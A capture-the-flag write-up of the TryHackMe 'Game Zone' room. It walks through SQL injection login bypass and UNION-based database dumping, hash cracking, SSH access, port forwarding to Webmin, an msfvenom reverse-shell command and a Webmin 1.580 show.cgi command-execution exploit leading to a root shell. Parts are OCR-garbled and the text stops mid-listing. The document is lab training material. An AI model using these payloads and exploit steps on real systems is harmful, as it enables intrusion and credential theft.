

# <https://tryhackme.com/room/gamezone>

## Recon / Enum

### Nmap Scan (Aggressive)

```
root@ip-10-10-88-253:~# nmap -A 10.10.64.15
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-24 21:41 BST
Nmap scan report for ip-10-10-64-15.eu-west-1.compute.internal (10.10.64.15)
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e8:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:10:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e[b:f:c:f:d8:6d:41:27:ab (EdDSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Game Zone
MAC Address: 02:57:FD:29:7D:D7 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
```

We already have a pointer to look at the cookies: HttpOnly flag not set with a PHPSESSID cookie, but this room is not designed to steal cookies so it probably won't help us.

The server has ssh enabled and it's running Apache 2.4.18

## Webapp Walkthrough

### /index.php

The buttons on top of the site don't seem to be working (they're just anchors to '#')

The reviews at the bottom are just placeholders and there's nothing interesting in the source code, so that leaves us with the left panel: Login, Registration and Site Search.

Nikto and Gobuster with a couple different dictionaries for content discovery couldn't find anything relevant - besides the index page being index.php, which indicates PHP being used on the backend.

Site Search: The form action also is just '#'

Registration: Just an anchor to '#' again

### Login:

Single quotes are allowed and don't break the query

The screenshot shows the Network tab of a browser developer tools window. A POST request to 'index.php' is selected. In the Request section, the 'username' field contains 'username' and the 'password' field contains 'password'. Both fields are highlighted in blue, indicating they contain single quotes. The Response tab is also visible below the Request tab.

Double Quotes are just escaped

The screenshot shows the Network tab of the Chrome DevTools. A POST request to 'index.php' is selected. The Request payload is shown as:

```
username=%22&password=%22&x=28&y=1
```

## Exploitation

Therefore, we can try to use SQL Injection and make a true statement to query the db:

The server is vulnerable to **authentication bypass via SQLi** on the username field in the login form with a payload like '`OR 1=1;--`' to close the username field, evaluate a true boolean expression, close the statement and comment the rest of the original query.

The screenshot shows the Game Zone Portal interface and the Network tab of the Chrome DevTools. A POST request to 'index.php' is selected. The Request payload is shown as:

```
username="'+OR+1=1;--&password='
```

## /portal.php

The screenshot shows the Game Zone Portal interface and the Network tab of the Chrome DevTools. A POST request to 'portal.php' is selected. The Request payload is shown as:

```
searchitem:;--
```

The response shows an MySQL syntax error message: `you have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1`.

A single quote and semicolon break the sql query and the server returns an interesting error already:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "%" at line 1

Now we know the server uses MySQL and the query is something along the lines of `SELECT game FROM gamesTable WHERE review LIKE '%/INPUT%';`, so we can try to play from here. Note that the error message is telling us that the argument to the LIKE clause is surrounded by **single quotes** since the error returned is "%", where the last 2 chars are two single quotes.

Now let's try to enumerate the database manually:

The screenshot shows a search interface for a "Game Zone Portal". The search bar contains the query: `' UNION SELECT SLEEP(5);#`. The results table has two columns: "Title" and "Review". There is one row with the value "2" in the Title column and a long string of underscores in the Review column. A note below the table says: "The used SELECT statements have a different number of columns".

We can keep trying a different number of fields until seeing how many columns should be returned.

The screenshot shows a search interface for a "Game Zone Portal". The search bar contains the query: `' UNION SELECT 1,2,3;#`. The results table has two columns: "Title" and "Review". There is one row with the value "2" in the Title column and a long string of underscores in the Review column.

We can see 3 fields returned, and only the numbers 2 and 3 displayed for the columns Title and Review, which probably means the first column is the Id and it is just not returned.

Now we can start to enumerate the database:

The screenshot shows a search interface for a "Game Zone Portal". The search bar contains the query: `' union select 1,2,database();#`. The results table has two columns: "Title" and "Review". There is one row with the value "2" in the Title column and the value "db" in the Review column.

This probably means there's just one general database, since it's named simply `db`.

Therefore, we can get all the tables in this database with the help of MySQL's GROUP\_CONCAT function:

**' UNION SELECT 1,2,GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema='db';#'**

**Game Zone Portal**

Search for a game review: `' UNION SELECT 1,2, GROUP_CONCAT(t`

Title	Review
2	post,users

bugger Network Style Editor Performance Memory Storage Accessibility Application

Headers Cookies Request Response Timings

Filter Request Parameters

Form data

```
searchitem: "' UNION SELECT 1,2, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema='db';#"
```

Now, we can use a similar trick to see all columns from the table users:

**' UNION SELECT 1,2, GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema='db' AND table\_name='users';#**

**Game Zone Portal**

Search for a game review:

Title	Review
2	username,pwd

bugger Network Style Editor Performance Memory Storage Accessibility Application What's New

Headers Cookies Request Response Timings

Filter Request Parameters

Form data

```
searchitem: "' UNION SELECT 1,2, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema='db' AND table_name='users';#"
```

Request payload

**' UNION SELECT null, username,pwd FROM users;#**

**Game Zone Portal**

Search for a game review:

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Debugger Network Style Editor Performance Memory Storage Accessibility Application What's New

Headers Cookies Request Response Timings

Filter Request Parameters

Form data


```
searchitem: "' UNION SELECT null,username,pwd FROM users;#"
```

Request payload

Trying our luck with crackstation.net:

Enter up to 20 non-salted hashes, one per line:

```
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
```



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14	sha256

Now, we can log into the server using ssh:

```
root@ip-10-10-88-253:~# ssh agent47@10.10.64.15
The authenticity of host '10.10.64.15 (10.10.64.15)' can't be established.
ECDSA key fingerprint is SHA256:mpNHvzp9GPo0cwmWV/TMXiGwcqLIsVXDp5DvW26MFi8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.64.15' (ECDSA) to the list of known hosts.
agent47@10.10.64.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
```

## Post-Exploitation

### Further Enumeration

#### System Info

```
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86
_64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$
```

- Can't execute any files as sudo

#### Other users:

```
agent47@gamezone:~$ who
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip)
,46(plugdev),110(lxd),115(lpadmin),116(sambashare)
agent47@gamezone:~$ var$ who
agent47 pts/0 2022-08-25 15:43 (10.10.109.76)
16:32:35 up 54 min, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
agent47 pts/0 10.10.109.76 15:43 0.00s 0.26s 0.00s w
agent47@gamezone:~$ last
agent47 pts/0 10.10.109.76 Thu Aug 25 15:43 still logged in
reboot system boot 4.4.0-159-generic Thu Aug 25 15:38 still running
reboot system boot 4.4.0-159-generic Mon Aug 19 12:12 still running
agent47 pts/0 192.168.1.147 Fri Aug 16 17:52 - crash (2+18:20)
reboot system boot 4.4.0-159-generic Fri Aug 16 17:51 still running
root pts/0 192.168.1.147 Fri Aug 16 17:48 - crash (00:02)
agent47 pts/0 192.168.1.147 Fri Aug 16 17:48 - 17:48 (00:00)
reboot system boot 4.4.0-159-generic Fri Aug 16 17:47 still running
agent47 pts/1 192.168.1.147 Fri Aug 16 17:41 - 17:42 (00:00)
root pts/0 192.168.1.147 Fri Aug 16 17:36 - crash (00:11)
agent47 pts/0 192.168.1.147 Fri Aug 16 17:35 - 17:36 (00:00)
reboot system boot 4.4.0-159-generic Fri Aug 16 17:34 still running
agent47 pts/0 192.168.1.147 Fri Aug 16 17:24 - crash (00:09)
root pts/1 192.168.1.147 Fri Aug 16 17:07 - crash (00:26)
```

## Files with SUID bit set owned by root

```
agent47@gamezone:~$ find / -user root -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/pexec
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/sh-keysign
/usr/lib/eject/decrypt-get-device
/usr/lib/polkitkit-1/polkit-agent-helper-1
/bin/ntfs-3g
/bin/unmount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
agent47@gamezone:~$
```

## Files with SGID set owned by root's group

```
agent47@gamezone:~$ find / -user root -perm -2000 -type f 2>/dev/null
/sbin/pam_extrousers_chkpwd
/sbin/unix_chkpwd
/usr/bin/bsd-write
/usr/bin/chage
/usr/bin/expiry
/usr/bin/crontab
/usr/bin/screen
/usr/bin/wall
/usr/bin/mlocate
/usr/bin/ssh-agent
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/snapd/snap-confine
agent47@gamezone:~$
```

## Sensitive file permissions

```
agent47@gamezone:~$ ls -al /etc/passwd
-rw-r--r-- 1 root root 1626 Aug 14 2019 /etc/passwd
agent47@gamezone:~$ ls -al /etc/sh
shadow shadow- shells
agent47@gamezone:~$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1069 Aug 16 2019 /etc/shadow
agent47@gamezone:~$ ls -al /etc/group
-rw-r--r-- 1 root root 811 Aug 16 2019 /etc/group
agent47@gamezone:~$
```

## Logs

root ssh'ing into the machine from 192.168.1.147 -> unreachable with a ping request

```
Aug 16 17:48:47 gamezone sshd[1305]: Accepted password for root from 192.168.1.147 port 53206 ssh2
Aug 16 17:48:47 gamezone sshd[1305]: pam_unix(sshd:session): session opened for user root by (uid=0)
```

Apache's error logs point us to the index.php file, where we can expect some database connections happening:

```

agent47@gamezone:/var/log/apache2
File Edit View Search Terminal Help
[2] PHP Notice: Undefined index: password in /var/www/html/index.php on line 10
[Fri Aug 16 17:41:27.810477 2019] [:error] [pid 1135] [client 192.168.1.147:3439]
[4] PHP Notice: Undefined index: username in /var/www/html/index.php on line 9
[Fri Aug 16 17:41:27.810498 2019] [:error] [pid 1135] [client 192.168.1.147:3439]
[4] PHP Notice: Undefined index: password in /var/www/html/index.php on line 10
agent47@gamezone:/var/log/apache2$ cat /var/www/html/index.php
<?php
    define('DB_USERNAME', 'root');
    define('DB_PASSWORD', '3kSMMS47qZEBgFUE');
    $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD)
;

    session_start();

```

3kSMMS47qZEBgFUE

Unfortunately, this is just the db password. Escaping the shell doesn't work since the process is still run as the agent47 user, even though we log into the db as root. For this reason.

```

agent47@gamezone:~/usr/bin$ mysql -e '\! /bin/sh' -u root -p
Enter password:
$ whoami
agent47
$ █

```

Checkning further, we can see the mysql process is started by the user mysql, so trying to modify the mySQL plugins and use User Defined Functions won't work either.

```

agent47@gamezone:~$ ps aux | grep sql
mysql      1004  0.0  7.0 1107928 144760 ?        Ssl  15:57   0:00 /usr
/sbin/mysqld
agent47     1394  0.0  0.0  14224   1012 pts/0    S+   16:03   0:00 grep
--color=auto sql
agent47@gamezone:~$ cat /etc/passwd | grep mysql
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
agent47@gamezone:~$ █

```

**Bash history:** Permission denied

**Running services:**

**Crontab Permissions:** no write

```

agent47@gamezone:/var$ ls -al /etc/cron.hourly
total 12
drwxr-xr-x  2 root root 4096 Aug 14  2019 .
drwxr-xr-x  98 root root 4096 Aug 19  2019 ..
-rw-r--r--  1 root root 102 Apr  5 2016 .placeholder
agent47@gamezone:/var$ ls -al /etc/cron.daily
total 64
drwxr-xr-x  2 root root 4096 Aug 16  2019 .
drwxr-xr-x  98 root root 4096 Aug 19  2019 ..
-rwxr-xr-x  1 root root  539 Jun 11 2018 apache2
-rwxr-xr-x  1 root root  376 Mar 31 2016 apport
-rwxr-xr-x  1 root root 1474 Oct  9 2018 apt-compat
-rwxr-xr-x  1 root root   77 Jan 21 2015 apt-show-versions
-rwxr-xr-x  1 root root  355 May 22 2012 bsdmainutils
-rwxr-xr-x  1 root root 1597 Nov 26 2015 dpkg
-rwxr-xr-x  1 root root  372 May  5 2015 logrotate
-rwxr-xr-x  1 root root 1293 Nov  6 2015 man-db
-rwxr-xr-x  1 root root  539 Jul 16 2014 mdadm
-rwxr-xr-x  1 root root  435 Nov 18 2014 mlocate
-rwxr-xr-x  1 root root  249 Nov 12 2015 passwd
-rw-r--r--  1 root root  102 Apr  5 2016 .placeholder

```

## Network Services

enumerating with netstat and ss

```

agent47@gamezone:/usr/bin$ netstat -an | grep 10000
u_str ESTAB      0      0          /var/run/dbus/system_bus_socket 13838
u_dgr UNCONN     0      0          * 12193                  * 12192
u_str ESTAB      0      0          /run/systemd/journal/stdout 15190
* 15177
u_dgr UNCONN     0      0          * 10230                  * 9957
u_str ESTAB      0      0          * 12165                  * 12166
u_str ESTAB      0      0          /run/systemd/journal/stdout 13587
* 13586
u_str ESTAB      0      0          * 13586                  * 13587
udp  UNCONN      0      0          *:10000                *:*
udp  UNCONN      0      0          *:bootpc               *:*
tcp  LISTEN      0      80         127.0.0.1:mysql        *:*
tcp  LISTEN      0      128        *:webmin              *:*
tcp  LISTEN      0      128        *:ssh                 *:*
tcp  ESTAB       0      304        10.10.254.160:ssh      10.10.109.76:40220
tcp  LISTEN      0      128        :::http               :::*
tcp  LISTEN      0      128        :::ssh               :::*
agent47@gamezone:/usr/bin$ ss
Netid State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
tcp        LISTEN      0      0      127.0.0.1:3306          0.0.0.0:*
tcp        LISTEN      0      0      0.0.0.0:10000          0.0.0.0:*
tcp        LISTEN      0      0      0.0.0.0:22            0.0.0.0:*
tcp6       LISTEN      0      0      :::80                 :::*
tcp6       LISTEN      0      0      :::22                 :::*
agent47@gamezone:/usr/bin$ cat /etc/services | grep 128
gsldcap  22128/tcp      # GSI dCache Access Protocol
agent47@gamezone:/usr/bin$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0      127.0.0.1:3306          0.0.0.0:*
tcp        0      0      0.0.0.0:10000          0.0.0.0:*
tcp        0      0      0.0.0.0:22            0.0.0.0:*
tcp6       0      0      :::80                 :::*
tcp6       0      0      :::22                 :::*
agent47@gamezone:/usr/bin$ ss | grep 10000
agent47@gamezone:/usr/bin$ ss -a | grep 10000
udp  UNCONN      0      0          *:10000                *:*
agent47@gamezone:/usr/bin$ 
agent47@gamezone:/usr/bin$ ss -tulpn
Netid State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
rt
udp  UNCONN      0      0          *:10000                *:*
udp  UNCONN      0      0          *:68                  *:*
tcp  LISTEN      0      80         127.0.0.1:3306          *:*
tcp  LISTEN      0      128        *:10000              *:*
tcp  LISTEN      0      128        *:22                 *:*
tcp  LISTEN      0      128        :::80                 :::*
tcp  LISTEN      0      128        :::22                 :::*
agent47@gamezone:/usr/bin$ 

```

## port 10000:

```

root@ip-10-10-109-76:~# nmap 10.10.254.160 -p 10000
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-25 23:09 BST
Nmap scan report for ip-10-10-254-160.eu-west-1.compute.internal (10.
Host is up (0.00036s latency).

PORT      STATE      SERVICE
10000/tcp  closed    snet-sensor-mgmt
MAC Address: 02:7D:90:46:EF:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
root@ip-10-10-109-76:~# nmap -sA 10.10.254.160 -p 10000

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-25 23:09 BST
Nmap scan report for ip-10-10-254-160.eu-west-1.compute.internal (10.
Host is up (0.00021s latency).

PORT      STATE      SERVICE
10000/tcp unfiltered snet-sensor-mgmt
MAC Address: 02:7D:90:46:EF:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
root@ip-10-10-109-76:#

```

## Port Forwarding - Exposing Internal Services

For this part, we can do local port forwarding from the attackbox (to receive requests to another address) or remote port forwarding from the target machine (to send requests to the local address somewhere else) if we have ssh configured in our attackbox.

Since we already have access to the target machine via ssh, local port forwarding is easier:

```
ssh -L 11111:localhost:10000 agent47@TargetIP
```

This will redirect requests made to TargetIP:10000 and forward them to AttackBox:11111

Now we can try to enumerate the service. I tried both nmap and banner grabbing using netcat:


The image shows two terminal windows side-by-side. The left window displays the output of the nmap command, which shows an open http service on port 11111. The right window shows the output of nc localhost 11111, which returns an HTTP 400 Bad Request response from a MiniServ/1.580 server.

```
File Edit View Search Terminal Help
root@ip-10-10-79-33:~# nmap -A -p 11111 localhost
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-26 23:03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000043s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
11111/tcp  open  http   MiniServ 1.580 (Webmin httpd)
  http-robots.txt: 1 disallowed entry
  /_http-title: Login to Webmin
Warning: OSScan results may be unreliable because we could
only open one port
Device type: general purpose
OS: Linux 2.6.X
  OS CPE: cpe:/o:linux:linux_kernel:2.6.32
  OS details: Linux 2.6.32
Network Distance: 0 hops

Service detection performed. Please report any issues at
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
root@ip-10-10-79-33:~#
```

```
File Edit View Search Terminal Help
root@ip-10-10-79-33:~# nc localhost 11111
test
HTTP/1.0 400 Bad Request
Server: MiniServ/1.580
Date: Fri, 26 Aug 2022 22:22:36 GMT
Content-type: text/html; Charset=iso-8859-1
Connection: close
<h1>Error - Bad Request</h1>
```

We can now see it's an http server with a login page to **Login to Webmin**



Now the first thing to try is the same credentials as the ssh ones, and it works:

System hostname: gamezone (127.0.1.1)  
 Operating system: Ubuntu Linux 16.04.6  
 Webmin version: 1.580  
 Time on system: Fri Aug 26 17:25:15 2022  
 Kernel and CPU: Linux 4.4.0-159-generic on x86\_64  
 Processor information: Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 cores  
 System uptime: 1 hours, 27 minutes

Name	Value	Domain	Path	Expires/Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
sid	0d4b3904ec971ace6...	localhost	/	Session	35	false	false	None	Fri, 26 Aug 2022 2...
testing	1	localhost	/	Session	8	false	false	None	Fri, 26 Aug 2022 2...

There's a couple interesting things to note right away: A **File Manager** anchor, a **testing cookie** set to **1** and without the **httpOnly** flag set, so we could modify it.

Now, it seems like we can't use the functionality directly

This module requires java to function, but your browser does not support java

I found an interesting config file in the /file source code, but it seems like we can't access it and we don't have permissions to edit as agent47.

**Security Warning**  
**Warning!** Webmin has detected that the program http://localhost:11111/config.cgi?file was likely used to trick your server into executing a dangerous command.  
 your browser does not send the Referer header needed, you can turn off this check as follows :  

- Login to Webmin normally.
- Go to the **Webmin Configuration** module.
- Click on the Trusted Referrers icon.
- Check the **Trust links from unknown referrers** box, and click **Save**.

 Alternately, you can configure Webmin to allow links from unknown referrers by :  

- Login as root, and edit the /etc/webmin/config file.
- Find the line referers\_none=1 and change it to referers\_none=0.
- Save the file.

```
Last login: Fri Aug 26 17:08:10 2022 from 10.10.79.33
agent47@gamezone:~$ exit
logout
Connection to 10.10.222.151 closed.
root@ip-10-10-79-33:~# ssh -L 11111:localhost:10000 agent47@10.10.222.151
agent47@10.10.222.151's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 26 17:09:24 2022 from 10.10.79.33
agent47@gamezone:~$ ls -al /etc/webmin/config
-rw-r--r-- 1 root root 425 Aug 16 2019 /etc/webmin/config
agent47@gamezone:~$
```

However, using the search functionality, we can find the upload form. Since we already know the File Manager module route is /file, we can append the referencing file to that route:

Search Webmin

Searching for *upload* . . . found 10 results :

Matching text	Source	Module	References
Default archive mode for <b>uploads</b>	Configuration	File Manager	
Default user for <b>uploads</b>	Configuration	File Manager	
<b>Upload</b> directory does not exist...	User interface	File Manager	upload.cgi
<b>Upload</b> as user	User interface	File Manager	upform.cgi
<b>Upload</b> to directory	User interface	File Manager	upform.cgi
<b>Upload</b> File	User interface	File Manager	upform.cgi
No file selected to <b>upload</b> .	User interface	File Manager	upload.cgi



And this seems to easy, since we can upload as user root if the applet works properly. We can give it a try by generating our payload with msfvenom and uploading to agent47's home directory as root:

```
root@ip-10-10-79-33:~# msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.79.33
LPORT=9876 -f elf -o shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
```

It takes us to a blank page with a popup window flashing for a second, but the source code seems to point to a successful upload. We might want to take note of the *id* url param:

```
<!DOCTYPE html public "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<link rel="stylesheet" type="text/css" href="/unauthenticated/style.css" />
<script type="text/javascript" src="/unauthenticated/toggleview.js"></script>
<script>
var rowsel = new Array();
</script>
<script type="text/javascript" src="/unauthenticated/sortable.js"></script>
<title></title>
</head>
<body id="popup" bgcolor="#ffffff" link="#0000ee" vlink="#0000ee" text="#000000" >
<script>
opener.document.FileManager.upload_notify("/home/agent47/shell", "/home/agent47/shell" );
close();
</script>
</body>
</html>
```

Unfortunately, it is uploaded without execute permission, so we have to look for an exploit, given that it is a pretty old CMS:

### searchsploit webmin

Webmin Version	Exploit Type	Module Name
1.580	Remote Command	unix/remote/21851.rb
1.850	Multiple Vulnerabilities	cgi/webapps/42989.txt
1.900	Remote Command Execution (Meta)	cgi/remote/46201.rb
1.910	'Package Updates' Remote Comma	linux/remote/46984.rb
1.920	Remote Code Execution	linux/webapps/47293.sh
1.920	Unauthenticated Remote Code Ex	linux/remote/47230.rb
1.x	HTML Email Command Execution	cgi/webapps/24574.txt
< 1.290 / Usermin < 1.220	Arbitrary	multiple/remote/1997.php
< 1.290 / Usermin < 1.220	Arbitrary	multiple/remote/2017.pl
< 1.920	'rpc.cgi' Remote Code Execut	linux/webapps/47330.rb

Shellcodes: No Results

```
root@ip-10-10-79-33:~# which rb
root@ip-10-10-79-33:~# which ruby
/usr/bin/ruby
root@ip-10-10-79-33:~# locate 21851.rb
```

Copying it and opening it, we can see that it's a metasploit module. However, MS failed to exploit it, so I decided to dig deeper into the exploit code:

```

root@ip-10-10-79-33: ~
File Edit View Search Terminal Help
    else
        print_error "#{peer} - Authentication failed"
        return Exploit::CheckCode::Unknown
    end


    print_status("#{peer} - Attempting to execute...")

    command = "echo #{rand_text_alphanumeric(rand(5) + 5)}"

    res = send_request_cgi(
        {
            :uri => "/file/show.cgi/bin/#{rand_text_alphanumeric(5)}#{command}",
            :cookie => "sid=#{session}",
        }, 25)
    if res and res.code == 200 and res.message =~ /Document follows/
        return Exploit::CheckCode::Appears
    else
        return Exploit::CheckCode::Safe
    end

```

It seems that the request is `/file/show.cgi/bin/{random text of length 5?}{command}`  
 So I decided to try it: It doesn't find the file, but it lets me download the output of the command!




And it seems these are executed as root, so we can try to find payloads from PentestMonkey's CheatSheet:

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Now we can use a native payload or use any scripting language installed. I looked for Python first and luckily found it installed. Then we make sure the location of the shell is the one being called by our payload, and we copy the payload into the url, making sure we set the correct IP, port and shell path.

Finally, we can set our netcat listener and navigate to the malicious URL:



```

root@ip-10-10-79-33: ~
File Edit View Search Terminal Help
# whoami
root
# cd ~
# ls
root.txt
#

```

We could have tried to read directly from the URL and download the root flag, but now we could execute the payload generated before and gain a more stable shell, or we could directly start a meterpreter session with a meterpreter payload.


```
agent47@gamezone:~  
File Edit View Search Terminal Help  
-rwxrwxrwx 1 agent47 agent47 46631 Aug 26 16:11 LinEnum.sh  
-rw-rw-r-- 1 agent47 agent47 71118 Aug 26 16:32 linenum.txt  
-rw-rw-r-- 1 agent47 agent47 71111 Aug 26 16:35 linenum.txt-26-08  
-rw-rw-r-- 1 agent47 agent47 655 Aug 14 2019 .profile  
